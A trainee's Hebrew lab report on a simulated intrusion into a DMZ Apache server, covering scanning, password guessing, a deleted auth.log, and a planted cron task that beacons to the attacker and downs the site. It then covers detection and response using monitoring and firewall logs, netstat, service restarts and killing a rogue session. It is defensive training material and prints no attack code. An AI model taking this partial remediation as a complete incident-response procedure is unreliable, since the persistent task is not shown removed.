

דו"ח מעבדה - תרחיש מס' 2

פרטים:

מגיש: שגיא סעדה

תאריך: 25/03/2018


שם התרחיש: הפלת אתר הארגון באמצעות פריצה למתזמן המשימות של לינוקס והרצת סקריפט השולח מידע לתוקף.

תהליך ההתקפה:

בתהליך ההתקפה זוהה על ידי הכלי ARCSIGHT – Portscanning על ידי האייפי – 199.203.100.193.

סריקת הפורטים התבצעה על אייפי בשרת ה-dmz – 130.2.1.21 – מקבלי ב-subnet לאייפי 172.16.100.21 – שרת זה אחראי על אתר foxnews.

לאחר מכן (בשעה 10:55) ראינו Password Guessing כאשר השרת המדווח הוא – CNT-DMZ-APACHE1.



לאחר מכן (בשעה 10:59) ראינו התראה באתר ה-ZENOSS שלנו, שהאתר בשרת המסוים שאליו היו הפניות – נפל. (כלומר, האתר למטה ולא זמין להצגה בדפדפן).

The screenshot shows the Zenoss Dashboard interface. At the top, there's a header with 'Zenoss CORE' and navigation tabs: DASHBOARD, EVENTS, INFRASTRUCTURE, REPORTS, and ADMINISTRATION. A status bar at the top right shows 'Trainee 06 Blue Station 06', 'Scoring', 'Network', and 'Training Time' (00:18:27). Below the header, there's a 'Messages' section with 'No records found'. The main content area is divided into two panels. The left panel, 'Object Watch List', shows a table of objects with their status and events. The right panel, 'Production States', shows a list of devices and their production states.

Object	Events
CNT-DMZ-Apache1	1
CNT-DC1	2
CNT-DB-MSSQL	2
CNT-Web-IIS	3
CNT-DMZ-Apache3	3
CNT-DB-MySQL	3
CNT-DMZ-Apache2	3
CNT-Web-Apache	3

Device	Prod State
CNT-DMZ-Apache1	Production
CNT-DMZ-Apache2	Production
CNT-DMZ-Apache3	Production
Zenoss	Production
CNT-DC1	Production
CNTDHCP	Production
CNT-SQL	Production
Central-Mail1	Production
CNT-ePO	Production
CNT-Centrify	Production
CNT-Files	Production
CNT-Web-ProFTPD	Production
CNT-Web-Apache	Production
CNT-Web-IIS	Production
CNT-DB-MySQL	Production
CNT-DB-MSSQL	Production

The screenshot shows the Zenoss interface for a specific device, 'CNT-DMZ-Apache1'. The top header is similar to the dashboard. Below it, there's a navigation bar with 'Devices', 'Networks', 'Processes', 'IP Services', 'Windows Services', 'Network Map', and 'Manufacturers'. The main content area is divided into two panels. The left panel, 'Overview', shows a tree view of components. The right panel, 'Events', shows a table of events with columns for Status, Severity, Component, Event Class, and Summary.

Status	Severity	Component	Event Class	Summary
Down	High	http	/Status/IpService	IP Service http is down
Info	Low	eth0	/Change/Set	calling function 'setIpAddresses' with ['172.16.100.21/24', 'fe80::250:56ff:fe80:13d7'] on object eth0
Info	Low	lo	/Change/Set	calling function 'setIpAddresses' with ['::1', '127.0.0.1/8'] on object lo
Info	Low	eth0	/Change/Set	calling function 'setIpAddresses' with ['172.16.100.21/24', 'fe80::250:56ff:fe80:13d7'] on object eth0
Info	Low	lo	/Change/Set	calling function 'setIpAddresses' with ['::1', '127.0.0.1/8'] on object lo
Info	Low	udp_03970	/Change/Remove	removing object udp_03970 from rel ipservices on device os
Info	Low	udp_03526	/Change/Remove	removing object udp_03526 from rel ipservices on device os
Info	Low	snmp0	/Change/Set	set attribute 'port' to '161' on object udp_00161
Info	Low	snmp0	/Change/Set	set attribute 'protocol' to 'udp' on object udp_00161
Info	Low	snmp0	/Change/Set	set attribute 'ipaddresses' to ['0.0.0.0'] on object udp_00161
Info	Low	snmp0	/Change/Set	calling function 'setServiceClass' with ['protocol', 'udp', 'port', '161'] on object udp_00161
Info	Low	snmp0	/Change/Set	set attribute 'monitor' to 'False' on object udp_00161
Info	Low	snmp0	/Change/Add	adding object udp_00161 to relationship ipservices
Info	Low	tcp	/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.ipServiceTag' on object tcp_00080
Info	Low	tcp	/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.ipServiceTag' on object tcp_00022
Info	Low	tcp	/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.ipServiceTag' on object tcp_00443
Info	Low	udp_03970	/Change/Remove	removing object udp_00161 from rel ipservices on device os
Info	Low	udp_03970	/Change/Set	set attribute 'port' to '3970' on object udp_03970
Info	Low	udp_03970	/Change/Set	set attribute 'protocol' to 'udp' on object udp_03970

192.168.200.133:8080/zport/dmd/Events/viewDetail?eventId=0050569c-4010-bdb2-11e8-301...
192.168.200.133:8080/zport/dmd/Events/viewDetail?eventId=0050569c-4010-bdb2-11e8-301...
deviceDetail?filter=default#deviceDetailNav.device_events

IP Service http is down

Event Actions

Resource: CNT-DMZ-Apache1
Component: http
Event Class: /Status/IpService
Status: New
Message: IP Service http is down

Event Management

agent: zenstatus
component: http
dedupid: 172.16.100.21(tcp_00080)/Status/IpService[5]IP Service http is down
eventClass: /Status/IpService
eventClassKey:
eventClassMapping:
eventGroup: TCPTest
eventKey:
eventState: New

192.168.200.133:8080/zport/dmd/Events/viewDetail?filter=default#deviceDetailNav.device_events

Production
Normal
PRODUCTION STATE
PRIORITY

Last updated at: 10:59:47AM Refresh Display Events

Event Class Summary

/Status/IpService	IP Service http is down
/Change/Set	calling function 'setIpAddresses' with ['172.16.100.21/24', 'fe80:250:56ff:fe80:13d7'] on object eth0
/Change/Set	calling function 'setIpAddresses' with ['172.16.100.21/24', 'fe80:250:56ff:fe80:13d7'] on object eth0
/Change/Set	calling function 'setIpAddresses' with ['172.16.100.21/24', 'fe80:250:56ff:fe80:13d7'] on object eth0
/Change/Set	calling function 'setIpAddresses' with ['172.16.100.21/24', 'fe80:250:56ff:fe80:13d7'] on object eth0
/Change/Remove	removing object udp_03970 from rel ipservices on device os
/Change/Remove	removing object udp_03526 from rel ipservices on device os
/Change/Set	set attribute 'port' to '161' on object 'udp_00161'
/Change/Set	set attribute 'protocol' to 'udp' on object 'udp_00161'
/Change/Set	set attribute 'ipaddresses' to ['0.0.0.0/7'] on object 'udp_00161'
/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.IpServiceAgent' on object 'udp_00161'
/Change/Set	calling function 'setServiceClass' with ['protocol': 'udp', 'port': '161'] on object 'udp_00161'
/Change/Set	set attribute 'monitor' to 'False' on object 'udp_00161'
/Change/Add	adding object udp_00161 to relationship ipservices
/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.IpServiceAgent' on object 'tcp_00080'
/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.IpServiceAgent' on object 'tcp_00022'
/Change/Set	set attribute 'discoveryAgent' to 'zenoss.snmp.IpServiceAgent' on object 'tcp_00443'
/Change/Remove	removing object udp_00161 from rel ipservices on device os
/Change/Set	set attribute 'port' to '3970' on object 'udp_03970'
/Change/Set	set attribute 'protocol' to 'udp' on object 'udp_03970'

DISPLAYING 1 - 21 of 35 ROWS

192.168.254.241 - Check Point SmartView Tracker - [fwlog: All Records]

File Edit View Policy Navigate Tools Window Help

Network & Endpoint Active Management

Network & Endpoint Queries

Predefined

- All Records
- Network Security Blades
 - Firewall Blade
 - IPS Blade
 - Application and URL Filtering
 - HTTPS Inspection
 - Identity Awareness Blade
 - Mobile Access Blade
 - Anti-Spam & Email Security Blade
 - Data Loss Prevention Blade
 - Anti-Virus & Anti-Malware Blade
 - IPSEC VPN Blade
 - Advanced Networking Blade
 - Voice over IP Blade
 - More
 - Firewall-1 GX Blade
 - UTM-1 Edge
 - Monitoring Blade
- Endpoint Security Blades
 - All Endpoint Security Events
 - Compliance
 - Firewall Events
 - Blocked Programs
 - Antivirus
 - Anti-spyware
 - Client Errors
 - SmartDefense
- Custom

No.	Date	Time	Origin	Service	Source	Src. User Name	Destination	R.	Cur. Rule	Rule	Source Port	Use
277	25Mar	11:17:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38599		
277	25Mar	11:17:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38600		
277	25Mar	11:17:20	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:17:20	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38971		
277	25Mar	11:18:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38972		
277	25Mar	11:18:01	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:18:32	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:18:32	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38973		
277	25Mar	11:19:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38974		
277	25Mar	11:19:49	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:19:49	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38975		
277	25Mar	11:20:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38976		
277	25Mar	11:21:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38977		
277	25Mar	11:21:01	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:21:44	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:21:44	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38978		
277	25Mar	11:22:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38979		
277	25Mar	11:22:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38980		
277	25Mar	11:23:01	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38981		
277	25Mar	11:23:02	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38982		
277	25Mar	11:23:14	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
277	25Mar	11:23:14	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38983		
278	25Mar	11:24:02	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38984		
278	25Mar	11:24:15	cnt-fw	nbname	Arcsight-Col		199.203.100.193	2	2-Standard	Collectors nbname		
278	25Mar	11:24:15	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38985		
278	25Mar	11:25:02	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38986		
278	25Mar	11:25:02	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38987		
278	25Mar	11:26:02	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38988		
278	25Mar	11:26:02	cnt-fw-dmz	http	CNT-DMZ-Apache1		199.203.100.193	20	20-Standard	DMZ_To_38989		

Ready

Ready

Total records in file: 2783421



Track Logs: Read/Write NUM

11:26 25/03/2018


תהליך הזיהוי:

בתהליך הזיהוי ננקטו הצעדים הבאים על מנת להעמיק את הבדיקה של האירוע –

1 – התחברנו לשרת הנתקף באמצעות Putty על מנת לבדוק את הלוגים שלו, לראות התחברויות באמצעות netstat



לאחר מכן שמנו לב שהקובץ auth.log נמחק ואינו מצא בתיקייה /var/log.




ניתן לראות בבירור כניסה של התוקף לשרת באמצעות שורת ה-Accepted.

ובעזרת netstat רואים חיבור של התוקף גם כן. מסקנות – בשלב זה כבר היינו חוסמים את ה-IP של התוקף.



בעיקרון, מתרחיש קודם כבר היינו מבצעים חסימה לסריקת פורטים מ-IPים חיצוניים לחברה לפחות (פנימיים צריך לבדוק איך לעשות זאת בתבונה) וגם אפשרות כניסה מ-IPים חיצוניים אלה אם כן הם שמורים במערכת וכך יתבצע פילטור.

כעת, אנו מנסים להחזיר את האתר לפעילות מלאה ולכן השתמשנו בפקודה –


service apache2 restart או /etc/init.d/apache2 restart



ובדקנו את האתר – ואכן הוא חזר לפעילות רגילה



לאחר כמה שניות האתר נפל שוב.



בשלב זה הנחנו שקיים תהליך אוטומטי או שהתוקף עדיין נמצא בשרת ומפיל את האתר באופן קבוע.

ראינו פעולה קבועה שמתבצעת כל דקה אחת בדיוק דרך ה-Zenoss – נשלחת הודעה לאייפי של התוקף מהשרת שלנו (מהשרת הנתקף).

ולכן נובע מכאן שהפעולה היא אוטומטית – זאת אומרת, קיים תהליך (PROCESS) או סקריפט שהוכנס בזדון לשרת שלנו או שהתוקף נמצא עדיין בשרת וכל דקה –

1 – שולח הודעה לתוקף מהשרת המותקף.

2 – מפיל את האתר שלנו.

(בתהליך ההגנה אציג איך "הוצאנו" את התוקף מהשרת ועדיין נראה את התהליך האוטומטי).

תהליך ההגנה:

בתהליך ההגנה לאחר שבדקנו מי מחובר לשרת ב - sshd – ראינו 4 חיבורים כאשר רק 3 מחברי הצוות מחוברים.

חיבור אחד היה יוצא דופן שהשם של היוזר היה root/notty. בעזרת הפקודה kill -9 PID "הרגנו" את החיבור הזה.

לאחר מכן – הרצנו את הפקודה netstat וראינו שסטטוס החיבור עבור האייפי של התוקף שונה ל- TIME_WAIT ולאחר כמה דקות נעלם לגמרי.

```

root@CNT-DMZ-Apache1: /var/log
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426353] acpihp_glu
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426368] acpihp_glu
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426383] acpihp_glu
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426399] acpihp_glu
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426414] acpihp_glu: slot 261 already registered by another hotplug driver
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426435] acpihp_glu: slot 262 already registered by another hotplug driver
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.426451] acpihp_glu: slot 263 already registered by another hotplug driver
Feb 5 19:14:18 CNT-DMZ-Apache1 kernel: [ 3.613472] vmmonctl: started kernel thread pid=1102
